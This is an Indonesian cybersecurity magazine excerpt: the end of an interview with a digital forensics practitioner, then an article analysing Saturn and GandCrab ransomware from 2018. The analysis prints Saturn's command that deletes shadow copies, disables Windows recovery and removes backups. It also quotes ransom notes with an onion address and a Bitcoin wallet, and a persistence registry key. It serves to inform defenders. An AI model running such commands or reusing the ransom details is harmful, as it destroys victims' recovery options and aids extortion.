**A :** Saya belum menemukan banyak wanita yang menggeluti profesi ini. Ada beberapa dari lembaga pemerintahan/ apgakum/swasta/Universitas yang saya kenal tapi bisa hitungan jari. Mungkin belum ketemu aja yaa.

## **Q : Menurut Ibu, sebenarnya bagaimana sih kondisi forensik digital di Indonesia saat ini?**

**A :** Kondisi forensik digital di Indonesia menurut saya saat ini berkembang pesat. Dari segi perangkat hukum, sudah ada UU Tipikor, UU ITE yang men-support data digital sebagai Barang Bukti Elektronik ataupun alat bukti di pengadilan. Untuk *guidance/best practice* sudah ada SNI 27037 tentang Teknologi Informasi – Teknik Keamanan – Pedoman Identifikasi, pengumpulan, akuisisi, dan preservasi bukti digital. Kemudian dari sisi akreditasi Lab ISO 17025, sudah ada lembaga seperti KAN/BSN/BPPT yang sudah bisa membantu Lembaga Pemerintahan/Badan/ Perusahaan dalam melakukan penilaian untuk mendapatkan akreditasi SNI/ISO/IEC 17025 pada lab forensik digital.

Dari segi *resource*, sudah tersedia materi-materi tentang forensik digital dalam Bahasa Indonesia. Kemudian sudah ada juga materi perkuliahan/jurusan forensik digital

di berbagai Universitas. Selain itu, lembaga training/sertifikasi forensik digital di Indonesia juga semakin berkembang. Dan untuk skala nasional, para praktisi yang tergabung dari swasta, akademisi maupun asosiasi bersama dengan lembaga pemerintah terkait tengah menyusun SKKNI yang di dalamnya terdapat bidang forensik digital. SKKNI ini nantinya akan ditetapkan oleh Kementerian Ketenagakerjaan dan akan dijadikan sebagai acuan untuk standar kompetensi di Indonesia.

Dari segi bisnis, semakin banyak permintaan baik dari sektor swasta/perbankan/ BUMN yang meminta *support* untuk melakukan internal *review* atau internal investigasi dengan menggunakan metode forensik digital dan *e-Discovery*. Biasanya metode ini dipakai juga untuk kasus-kasus terkait dengan *fraud*, *insider threat*, pencurian data (*data breach*), hingga litigasi. Selain itu, dengan semakin maraknya kejahatan *cyber* saat ini, tidak jarang kemampuan forensik digital dibutuhkan untuk membantu user dalam menemukan pelaku tindak kejahatan dari jejak-jejak digital yang ditinggalkan.

## **Q : Ada ngga miskonsepsi yang terjadi tentang forensik digital di Indonesia?**

**A :** Sepertinya sudah jarang terdengar adanya miskonsepsi terkait dengan foren-

sik digital, mungkin karena perangkat pendukung seperti yang sudah saya sebutkan sebelumnya sudah banyak tersedia di Indonesia. Ditambah lagi dengan adanya kasus-kasus besar yang pernah ditampilkan secara *live* di media nasional beberapa waktu lalu juga turut andil dalam memberikan pembelajaran kepada masyarakat luas terkait dengan metodologi dan prinsip dari forensik digital.

**Q : Menurut Ibu apa sih tantangan forensik digital di masa mendatang?**

**A :** Menurut saya, tantangannya terbagi menjadi tiga, yaitu secara teknis, secara legal dan dari segi human resources. Terkait dengan tantangan dari sisi technical terdapat teknik seperti *anti-forensic* (misal *secure delete/wipe*); enkripsi, *steganography*, big data, penyembunyian data di dark web serta adanya tantangan terhadap proses preservasi/eksaminasi data pada perangkat yang terhubung ke aplikasi *Internet of Things (IoT)* maupun perangkat yang terkoneksi dengan Industri 4.0. Adapun dari sisi legal tantangannya adalah data *privacy issues* dan *multi jurisdiction policies*. Sedangkan dari segi sumber daya manusia juga menjadi tantangan tersendiri karena jumlah personil untuk bidang forensik digital masih tidak terlalu banyak jumlahnya. Hal-hal tersebut menurut saya ma-

sih relevan sebagai tantangan forensik digital di masa mendatang.

**Q : Menurut Ibu apa musuh terbesar bagi dunia forensik digital?**

**A :** Musuh terbesar di dunia forensik digital menurut saya adalah gampang menyerah/bosan. Karena sesulit apapun tantangannya, jika kita mau terus mencoba mencari jalan keluarnya, maka semuanya akan dimudahkan. Caranya bisa bermacam-macam, bisa dengan *googling*, melakukan percobaan sendiri, sampai cari insight baru dari rekan-rekan sesama forensik digital practitioner baik di Indonesia maupun seluruh dunia.

**Q : Background knowledge, skill atau sertifikasi apa sih bu yang wajib dimiliki oleh seorang pemula sebelum memilih pilihan karir di bidang forensik digital?**

**A :** Any *background* bisa sepanjang orang tersebut memiliki minat di bidang IT. Selanjutnya, bisa diambil training/sertifikasi yang bersifat *basic*, *intermediate*, atau *advanced*. Saya merekomendasikan agar teman-teman yang mau terjun ke dunia forensik digital untuk dapat mengambil *training basic computer* atau *basic forensik digital*. *Training* tersebut perlu dimiliki karena pengetahuan ini yang akan menjadi dasar ilmu untuk melakukan kegiatan forensik digital.

Bagi yang senang belajar sendiri bisa juga langsung ambil sertifikasi. Biasanya ada dua tipe sertifikasi yang dapat diambil. Yaitu sertifikasi alat ataupun sertifikasi umum.

Khusus untuk tools teman-teman bisa ambil sertifikas *AccessData Certified Examiner* (ACE), EnCE, X-Ways, Oxygen, dsb. Untuk sertifikasi forensik digital secara umum bisa dengan mengambil ujian *Certified Hacking Forensic Investigator* (CHFI), *Certified Forensic Computer Examiner* (CFCE), SANS, *Certified Computer Examiner* (CCE), dsb.

**Q : Boleh share ngga step-by-step kepada Pembaca yang ingin memulai karir di bidang forensik digital seperti apa?**

**A :** Step-by-step-nya, pertama, kenali dan pahami apa saja perkembangan di dunia IT terutama yang terkait dengan perangkat digital, aplikasi media sosial, dsb.

Kedua, kenali minat/passion kita, apakah kita termasuk senang ngulik komputer, hp, network, audio, cctv, drone, dsb.

Ketiga, pahami cara kerjanya dan bagaimana teknik preservasi maupun investigasinya. Hal ini bisa didapatkan dari *training*/sertifikasi, aktif cari informasi di *forum-forum forensik digital worldwide*, komunitas-komunitas tertentu terkait den-

gan forensik digital dan *incident response*; atau bisa juga di dapatkan dari buku-buku, kumpulan jurnal dan lain sebagainya.

Selanjutnya, *practice, practice dan practice*.

**Q : Apa sih Bu perbedaan mendasar antara forensik digital dalam penegakan hukum dengan forensik digital yang digunakan untuk penanganan insiden?**

**A :** Perbedaannya bisa dilihat dari cara preservasinya. Di konteks penegakan hukum, tata cara preservasi barang bukti sangat ditekankan disini. Misalnya, para *Digital Evidence First Responder* (DEFRs), *Digital Evidence Specialist* (DESs), *Incident Response Specialist* harus mempunyai dasar hukum sebelum melakukan pengambilan data sesuai dengan KUHAP atau UU yang berlaku. Contohnya seperti Dasar Kewenangan, Surat Perintah Tugas, Berita Acara Pengambilan BBE, Surat Tanda Penerimaan Barang Bukti (STPBB), SOP, forms dsb). Hal ini untuk menandakan bahwa BBE tersebut sah secara hukum untuk di proses lebih lanjut. Setelah itu, baru dilakukan proses pengamanan data, proses eksaminasi data, analisis data, dan pembuatan laporan dan rekomendasi terhadap hasil eksaminasi.

Sedangkan untuk penanganan insiden, hal pertama yang harus dilakukan adalah per-

tama adalah tahap identifikasi. Gali sebanyak-banyaknya informasi terkait dengan insiden tersebut, misalkan waktu terjadinya insiden, bagaimana insiden tersebut pertama kali terdeteksi, system apa saja yang terkena dampak, apakah ada dampak bisnis? siapa saja yang terlibat/ mengetahui insiden tersebut, log/data apa saja yang tersedia terkait insiden tersebut, tindakan apa saja yang sudah dilakukan oleh *first responder* (jika ada), ekspektasi/target penanganan insiden, dsb.

Setelah itu, proses mendapatkan *clearance/legal authorization letter* untuk memulai kegiatan penanganan insiden tersebut.

Selanjutnya, proses *planning* untuk penanganan insiden seperti strategi penanganan insiden, persiapan peralatan, perkiraan waktu, biaya serta jumlah human resources yang dibutuhkan, dalam hal ini yang mempunyai skill untuk penanganan insiden tersebut, proses change management (jika diperlukan).

Kemudian, baru dilakukan proses pengambilan dan analisis data, baik dari logs maupun data dari perangkat elektronik dengan menggunakan metode forensik digital.

Terakhir adalah proses pembuatan laporan dan rekomendasi agar insiden tersebut tidak terjadi lagi.

**Q : Kira-kira apa yang bisa membangun rasa ingin tahu dan belajar di forensik digital, dan tentunya itu untuk perkembangan Forensik digital di Indonesia?**

**A :** Pertama temukan dulu passion kita dimana. Kemudian tentukan niat/tujuan kita untuk mempelajari bidang ini apa. Cari komunitas /working group/teman/kolega yang bisa diajak untuk bertukar pikiran

harapkan dunia forensik digital di Indonesia semakin berkembang. Setelah itu terus belajar, berlatih dan berdoa. Insya Al-lah, dengan ini segala tantangan dapat diatasi.

**Q : Menurut pandangan Ibu, apa sebenarnya sih problem forensik digital di Indonesia dalam konteks penegakan hukum dan hal apa yang harus diperbaiki ke depannya?**

**A :** Problemnya di dalam konteks penegakan hukum menurut saya perlu diterapkan guidance/standarisasi yang sama dalam penanganan BBE di Indonesia. Walaupun saat ini sudah ada SNI 27037, tapi sepanjang pengetahuan saya, penerapannya masih belum sama untuk semua pelaku forensik digital di Indonesia. Dengan diterapkannya standarisasi ini, diharapkan penanganan BBE di Indonesia akan semakin ter Tata. Maksudnya, tidak ada lagi proses penanganan BBE yang tertinggal/terlewat sehingga mengakibatkan BBE yang mengandung nilai bukti tidak dapat digunakan di pengadilan. Selain itu, kemampuan para forensik digital *examiner* juga perlu ditingkatkan baik dari jam terbang sebagai *examiner*, atau bisa juga dengan melakukan training/sertifikasi.

**Q : Boleh kasih informasi ga kepada pembaca akun Twitter, blog atau situs berita yang selalu Ibu baca untuk update masalah forensik digital?**

**A :** Yang rutin dikunjungi biasanya *forensik digital forum*, *SANS Reading Room*, kemudian *newsletter* terkait dengan tools foren-

sik seperti *Guidance Software*, *X-Ways*, dsb. Untuk Twitter, tidak terlalu banyak, karena saya tidak begitu aktif di Twitter. Saya *follow* Angus Marshall. Beliau seorang ahli forensik digital di Inggris yang tergabung dalam komite di ISO. Tahun 2010-2011, Beliau pernah datang dan mengajar singkat di kampus saya di Derby University. Waktu itu beliau sudah membahas draft terkait ISO 27037, contoh kasus maupun *challenge*-nya. Beliau juga aktif sebagai praktisi, researcher, pengajar, pembicara dan contributor di banyak media. Selain itu ada Eoghan Casey yang menulis buku *Handbook of Forensik digital Investigation* dan Jonathan Zdziarski yang aktif menulis buku dan artikel tentang *mobile forensic*.

Tidak jarang juga saya baca blog/jurnal/materi/*thesis* dari para praktisi/dosen/mahasiswa yang membahas tentang forensik digital di Indonesia.

**Q : Ada ngga sih Bu tokoh forensik digital di dunia yang menjadi panutan ibu?**

**A :** Angus Marshal, Eoghan Casey, dan Jhonathan Zdziarski.

**Q : Kira-kira dua kata apa yang tertanam dalam benak Ibu untuk menggambarkan dunia forensik digital di Indonesia?**

**A : Find the Truth.**

**Q : Terakhir, quotes Ibu terkait dengan dunia keamanan siber?**

**A : Be mindful of your actions in the digital world.**



**ARHEMI DUTI-**  
**MARSHELLY, M.Sc**  
*CompTia A+, ACE, CHFI*  
*Senior Manager Forensic*  
*Technology KPMG*  
*Siddharta Advisory*

# 4

## HOT TOPICS


“Robek-robeklah badanku,  
potong-potonglah jasad  
ini tetapi jiwaku dilindungi  
benteng merah putih.  
Akan tetap hidup, tetap  
menuntut bela, siapa pun  
lawan yang aku hadapi”

– Jenderal Sudirman



# TOP RANSOMWARE 2018

ditulis oleh Galuh Muhammad Iman Akbar



## A Ransomware Attack was Detected

We are analyzing the attack, this could take a few minutes.



Do not restart your PC

Bercerita mengenai dunia *cyber security* emang tidak ada habis-habisnya, setiap hari ada aja hal yang baru terjadi di dunia *cyber security*. Pada tahun 2017, Negara Indonesia terkena dampak penyerangan *Ransomware Wannacry*. Ada 2 Rumah Sakit yang terkena dampak tersebut yaitu Rumah Sakit Harapan Kita dan Rumah Sakit Dharmais. Penyerangan *Ransomware* dapat berakibat sangat fatal terhadap 2 Rumah Sakit tersebut karena dapat mengunci semua data dan menganggu sistem teknologi informasi yang menyimpan se-luruh data kesehatan pasien, dan juga catatan pembayaran Rumah Sakit. Pada tahun 2018, Indonesia lagi gencar-gencarnya mengadakan seminar terkait keamanan *cyber security* dan juga mengadakan lomba-lomba *Capture The Flag* (CTF), baru-baru ini KOMINFO mengadakan lomba CTF dan menyaring 100 *gladiator cyber security* Indonesia untuk mengikuti Digicamp yang berada di Jakarta, dan pada hari terakhir KOMINFO mengadakan ujian sertifikasi bertaraf Internasional yaitu sertifikasi *Certified Network Defender* (CND).

*Ransomware* adalah sejenis *malware* yang mampu mengambil alih kendali atas sebuah komputer dan melarang penggunanya untuk mengakses data hingga tebusan dibayar, dan setiap 24 jam tebusan akan menambah terus seiring berjalannya waktu, tapi ada beberapa Perusahaan yang sudah membayar tapi tidak mendapatkan kunci untuk membuka file tersebut, dan kali ini saya akan memberikan informasi mengenai kejadian penyerangan *Ransomware* di tahun 2018.

## #1 - SATURN RANSOMWARE



*Ransomware* baru-baru ini ditemukan oleh **MalwareHunterTeam** yang disebut Saturn Ransomware. *Ransomware* ini akan mengekripsi file pada komputer dan kemudian menambahkan ekstensi *saturn* pada file tersebut.

### Bagaimana Saturn Ransomware mengenkripsi pada komputer ?

Ketika file *Ransomware* di-install pada komputer, maka ia akan memeriksa apakah korban sedang berjalan pada *environment virtual*, jika mendekksi hal itu, maka ia akan keluar dari proses, sedangkan jika *Saturn Ransomware* tidak mendekksi *environment virtual* maka file tersebut akan mengeksekusi berupa perintah untuk menghapus *volume copies*, dan me-


nonaktifkan *startup* Windows untuk perbaikan, dan menghapus katalog cadangan Windows.

```
cmd.exe /C vssadmin.exe delete shadows /all /quiet & wmic.exe shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
```

Setelah perintah tersebut dieksekusi, maka *Ransomware* akan mengenkripsi semua file yang berada pada komputer, ini daftar beberapa file yang terenkripsi.

```
txt, psd, dwg, pptx, pptm, ppt, pps, 602, csv, docm, docp, msg, pages, wpd, wps, text, dif, odg, 123, xls, doc, xlsx, xlm, xlsb, xlsm, docx, rtf, xml, odt, pdf, cdr, 1cd, sqlite, wav, mp3, wma, ogg, aif, iff, m3u, m4a, mid, mpa, obj, max, 3dm, 3ds, dbf, accdb, sql, pdb, mdb, wsf, apk, com, gadget, torrent, jpg, jpeg, tiff, tif, png, bmp, svg, mp4, mov, gif, avi, wmv, sfk, ico, zip, rar, tar, backup, bak, ms11, ms11 (Security copy), veg, pproj, prproj, ps1, json, php, cpp, asm, bat, vbs, class, java, jar, asp, lib, pas, cgm, nef, crt, csr, p12, pem, vmx, vmdk, vdi, qcow2, vbox, wallet, dat, cfg, config
```

Setelah *Ransomware* tereksekusi, maka semua file yang berada pada *computer* akan terenkripsi.



Gambar 1 - Ransomware akan Mengenkripsi berbagai jenis file dengan nama ekstensi file .satur

Saturn Ransomware juga membuat file dengan ekstensi, .html, .txt dan .bmp

# SATURN

Your documents, photos, databases, and other important files have been encrypted!

To Decrypt your files follow these instructions:

1. Download and install Tor Browser from <https://www.torproject.org/>


2. Run the browser

3. In the Tor Browser, open website:

<http://su34pwhpcafeiztt.onion>

4. Follow the instructions at this website

Gambar 2 - Informasi notifikasi bahwa seluruh file telah terenkripsi dalam format .html



The screenshot shows a Notepad2 window with the file '#DECRYPT\_MY\_FILES#.txt' open. The content of the file is as follows:

```
1| S A T U R N
2|
3|
4 All of your files have been encrypted!
5 To Decrypt your files follow these steps:
6
7 -----
8 1. Download and install the "Tor Browser" from https://www.torproject.org
9
10 2. Run it.
11
12 3. In the Tor Browser, open website:
13   http://su34pwhpcafeiztt.onion
14
15 4. Follow the instructions on the page
16 -----
```

The status bar at the bottom of the Notepad2 window displays: Ln 1 : 16 Col 1 Sel 0, 407 bytes, ANSI, CR+LF INS, Default Text.

Gambar 3 - Informasi Notifikasi bahwa seluruh file telah terenkripsi dalam bentuk .txt



Gambar 4 - Informasi Notifikasi bahwa seluruh file telah terenkripsi dalam bentuk .bmp

The screenshot shows a "User Login" form. At the top left is a "Login" button. Below it is a text area containing instructions: "Please upload the keyfile from your computer and solve the captcha to get your files back. Your keyfile can be found on the folders of encrypted files or desktop. (Eg. #KEY-XXXXXXXXXXXXXXXXXXXXXXXXXX.KEY)". There is a file upload input field below the instructions. To the right of the input field is a CAPTCHA box containing the text "YmCRZ". At the bottom right of the form is a "Submit" button.

Gambar 5 - Halaman Login dengan Otentikasi Bagi Korban Ransomware Saturn

## All your documents, photos, databases and other important files have been encrypted!

To restore your files you have to buy a special software called 'Saturn Decryptor'

If you pay within 7 days the price will be ~300\$ (0.03086896 BTC)

After 7 days the price will rise to ~600\$ (0.06173792 BTC)

Your files will be recoverable for a month, after that your files are forever gone.

Special price will end in 6 days, 23 hours, 59 minutes,  
22 seconds

### How to buy Saturn Decryptor

The only payment method we accept is Bitcoin. Below is a step by step guide for buying Bitcoins. If you need any more help contact our support or search from google.

1. You have to create a Bitcoin(BTC) wallet.

We recommend the most popular wallet [blockchain.info](#) or [coinbase.com](#)

2. You have to buy some Bitcoins to your wallet.

Buy more than **0.03086896** bitcoins

We recommend the following trusted sites to buy bitcoin from (not related to this site in any way)

- [blockchain.info](#)
- [coinbase.com](#)
- [localbitcoins.com](#)

3. Send **0.03086896** bitcoins to the Bitcoin address below:

**1GGMn5TTR85iSqWGG3Pe7hv4k61zUa5MQs**

4. Wait for the payment to get confirmed.

Refresh the page to see up to date payment status.

5. Once the payment is confirmed you can download 'Saturn Decryptor'.

You will be then automatically redirected to the download page.

### Payments

#### Amount

#### Status

No payment found

0 BTC

Total confirmed

**Gambar 6 - Halaman tampilan apabila pengguna ingin menebus file yang disandera**

Gambar-gambar diatas menjelaskan bahwa *attacker* menyuruh kepada korban untuk meng-*install* Tor Browser dan mengakses *link url* <http://su34pwhpcafeiztt.onion> dan mengikuti instruksi yang berada pada *site* tersebut, pada *site* tersebut korban harus memasukan kunci yang berada pada komputer dan men-*submit*-nya, setelah itu korban akan diarahkan untuk melakukan *payment* dengan menggunakan Bitcoin

## #2 - GRANDCRAB RANSOMWARE

GandCrab *Ransomware* pertama kali ditemukan pada bulan Januari 2018, *ransomware* canggih, licik, dan terus menerus berubah mempunyai empat versi yang sangat signifikan yang membedakan satu sama lain. Penjahat dunia maya terus menambahkan fitur baru untuk enkripsi yang lebih sulit untuk dipecahkan dan menghindari deteksi. Sampel terakhir yang ditemukan oleh Comodo *malware analysts* memiliki sesuatu yang baru: ia menggunakan *Tiny Encryption Algorithm* (TEA) untuk menghindari deteksi.

### GrandCrab v1

Versi pertama yang ditemukan pada Januari 2018, mengenkripsi *file* pengguna dengan kunci yang unik dan memeras mata uang crypto DASH. Pada GandCrab versi satu ini didistribusikan melalui *exploits kit* seperti RIG EK dan GrandSoft EK. Ransomware ini menyalin dirinya sendiri ke *folder* "%appdata%\Microsoft" dan menyuntikkan proses tersebut nslookup.exe.

explorer.exe	1544	24,452 K	35,476 K	Windows Explorer	Microsoft Corporation
VMwareTray.exe	1952	1,752 K	4,236 K	VMware Tools tray application	VMware, Inc.
vmtoolsd.exe	1956	14,512 K	18,676 K	VMware Tools Core Service	VMware, Inc.
mssmsgs.exe	136	1,388 K	2,184 K	Windows Messenger	Microsoft Corporation
procexp.exe	3484	8,256 K	11,076 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...
GandCrab_Ransomware.exe	2444	1,504 K	5,544 K		
nslookup.exe	2928	240 K	76 K		

Gambar 7 - Proses nslookup.exe yang berjalan setelah proses infeksi malware GrandCrab

*Ransomware* tersebut membuat koneksi awal ke [pv4bot.whatismyipaddress.com](http://pv4bot.whatismyipaddress.com) untuk mengetahui IP publik dari mesin yang terkena infeksi, dan kemudian menjalankan proses nslookup untuk terhubung ke jaringan GrandCrab.

Versi ini sangat cepat tersebar di dunia maya tetapi pada akhir Februari kejadian tersebut dapat dihentikan, dengan membuat dekripsi *online*, sehingga membiarkan korban yang terinfeksi *ransomware* tersebut dapat mengembalikan file tanpa harus membayar uang tebusan.

## GrandCrab v2

Tidak menunggu lama, dalam seminggu, GandCrab versi 2 menyebar ke pengguna, dan menggunakan enkripsi yang berbeda sehingga *decyptor* tidak berguna lagi, *file* yang di-enkripsi memiliki ekstensi .CRAB dan *domain hardcoded* diubah menjadi **ransomware.bit** dan **zonealarm.bit**, versi ini menyebar melalui *spam* pada alamat *email*.

## GrandCrab v3

Versi berikutnya muncul pada bulan April dengan kemampuan yang baru untuk mengubah tampilan *desktop* korban menjadi catatan tebusan yang harus dibayar. Peralihan tersebut secara tidak langsung dapat mempengaruhi psikis pada korban, dan juga ditambah lagi fitur baru adalah kunci *registry RunOnce autorun*:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\whtsxydcvmtC:\Documents and Settings\Administrator\Data Aplikasi\Microsoft\xyrtbsc.exe
```

